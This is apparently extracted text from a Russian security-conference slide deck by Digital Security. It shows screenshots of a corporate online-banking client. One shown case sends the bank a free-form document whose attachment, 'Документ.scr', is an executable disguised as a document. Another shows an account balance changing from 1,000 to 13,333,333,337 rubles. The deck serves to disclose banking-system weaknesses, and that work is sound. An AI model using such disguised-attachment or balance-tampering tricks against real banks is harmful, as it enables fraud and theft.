  - [-] Платежные поручения
  - [-] Зарплатные ведомости
  - [-] Переводы валюты
  - [-] Покупки валюты
  - [-] Продажи валюты
  - [-] Поручения на конверсию валют
  - [-] Распоряжения на списание средств с
  - [-] Обязательные продажи валюты
  - [-] Паспорта сделок по контракту (138-И)
  - [-] Паспорта сделок по кредитному догово
  - [-] Справки о валютных операциях (138-И
  - [-] Справки о подтверждающих документах
  - [-] Заявления о закрытии/переводе пасп
  - [-] Заявления о переоформлении паспор
  - [-] Документы валютного контроля (117-И
  - [-] Произвольные документы в банк
    - Создать
      - Новые 1
      - Подписанные 0
      - В обработке 9
      - Отказанные 0
      - Завершенные 0
      - Все документы
  - [-] Запросы выписки
  - [-] Запросы на отзыв документа
  - [-] Заявления на получение корпоративн
  - [-] Реестры сотрудников Организации на
- [-] **Документы из банка**
- [-] **Архив документов**
- [-] **Справочники**
- [-] **Сервис**
  - Импорт документов из БС
  - [-] Безопасность
  - [-] Настройки документов
  - Настройка интерфейса
  - Смена языка
  - Выйти из системы

Идет обработка запроса. Пожалуйста, подождите.

### Новый произвольный документ

| Статус документа: новый                                                                                                                                                                                                                                                                                                                                                                                                                                  |             |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------|-----------|-------------|-----------------------|--|-----------------------------------|-------------|-----------------------------------------------------------|---------|---------------------------|--|-------------------|--|
| №                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 11          |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |
| Дата                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 01.10.2013  |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |
| Тип документа                                                                                                                                                                                                                                                                                                                                                                                                                                            | Файл        |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |
| Уполномоченное лицо                                                                                                                                                                                                                                                                                                                                                                                                                                      | документ    |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |
| Тема                                                                                                                                                                                                                                                                                                                                                                                                                                                     | документ    |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |
| документ во вложении                                                                                                                                                                                                                                                                                                                                                                                                                                     |             |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |
| <table border="1"> <thead> <tr> <th>Имя файла</th> <th>Размер (Кб)</th> </tr> </thead> <tbody> <tr> <td colspan="2">Присоединяемые файлы:</td> </tr> <tr> <td>Общий размер пересылаемых файлов:</td> <td>3655798.000</td> </tr> <tr> <td>C:\Documents and Settings\U-Run\Рабочий стол\Документ.scr</td> <td>3655798</td> </tr> <tr> <td>Уполномоченное лицо банка</td> <td></td> </tr> <tr> <td>Комментарий банка</td> <td></td> </tr> </tbody> </table> |             | Имя файла | Размер (Кб) | Присоединяемые файлы: |  | Общий размер пересылаемых файлов: | 3655798.000 | C:\Documents and Settings\U-Run\Рабочий стол\Документ.scr | 3655798 | Уполномоченное лицо банка |  | Комментарий банка |  |
| Имя файла                                                                                                                                                                                                                                                                                                                                                                                                                                                | Размер (Кб) |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |
| Присоединяемые файлы:                                                                                                                                                                                                                                                                                                                                                                                                                                    |             |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |
| Общий размер пересылаемых файлов:                                                                                                                                                                                                                                                                                                                                                                                                                        | 3655798.000 |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |
| C:\Documents and Settings\U-Run\Рабочий стол\Документ.scr                                                                                                                                                                                                                                                                                                                                                                                                | 3655798     |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |
| Уполномоченное лицо банка                                                                                                                                                                                                                                                                                                                                                                                                                                |             |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |
| Комментарий банка                                                                                                                                                                                                                                                                                                                                                                                                                                        |             |           |             |                       |  |                                   |             |                                                           |         |                           |  |                   |  |

## История #3 - банковская

Показать поле «Комментарий банка»

| Дата | No | Тип документа | Тема     | Вложение          | Статус      |
|------|----|---------------|----------|-------------------|-------------|
|      | 11 | Файл          | документ | содержит вложение | в обработке |
|      | 10 | Файл          | pdf&     | содержит вложение | принят      |

## История #3 - банковская


## Счета организаций

Количество счетов, найденных по запросу: 1.

| Организация | Счет | Остаток ▼1 | Валюта | На дату | Спец. тип |
|-------------|------|------------|--------|---------|-----------|
| ООО         | 40   | 1 000.00   | RUR    |         | p/c       |



## История #3 - банковская






## История #3 - банковская

## Счета организаций


Количество счетов, найденных по запросу: 1

| Организация              | Счет                     | Остаток ▼1        | Валюта | На дату              | Спец. тип |
|--------------------------|--------------------------|-------------------|--------|----------------------|-----------|
| ООО <input type="text"/> | 407 <input type="text"/> | 13 333 333 337.00 | RUR    | <input type="text"/> | p/c       |

## История #3 - банковская




## История #3 - банковская



## История #3 - банковская

# Интерфейс программы оператора



## История #3 - банковская

- Разработка технического задания (ТЗ);
- Проектирование;
- Создание и тестирование;
- Приемка и ввод в действие;

Спасибо за внимание!  
Вопросы?

Digital Security в Москве: (495) 223-07-86  
Digital Security в Санкт-Петербурге: (812) 703-15-47

<http://twitter.com/sergeybelove>  
[sbelov@dsec.ru](mailto:sbelov@dsec.ru)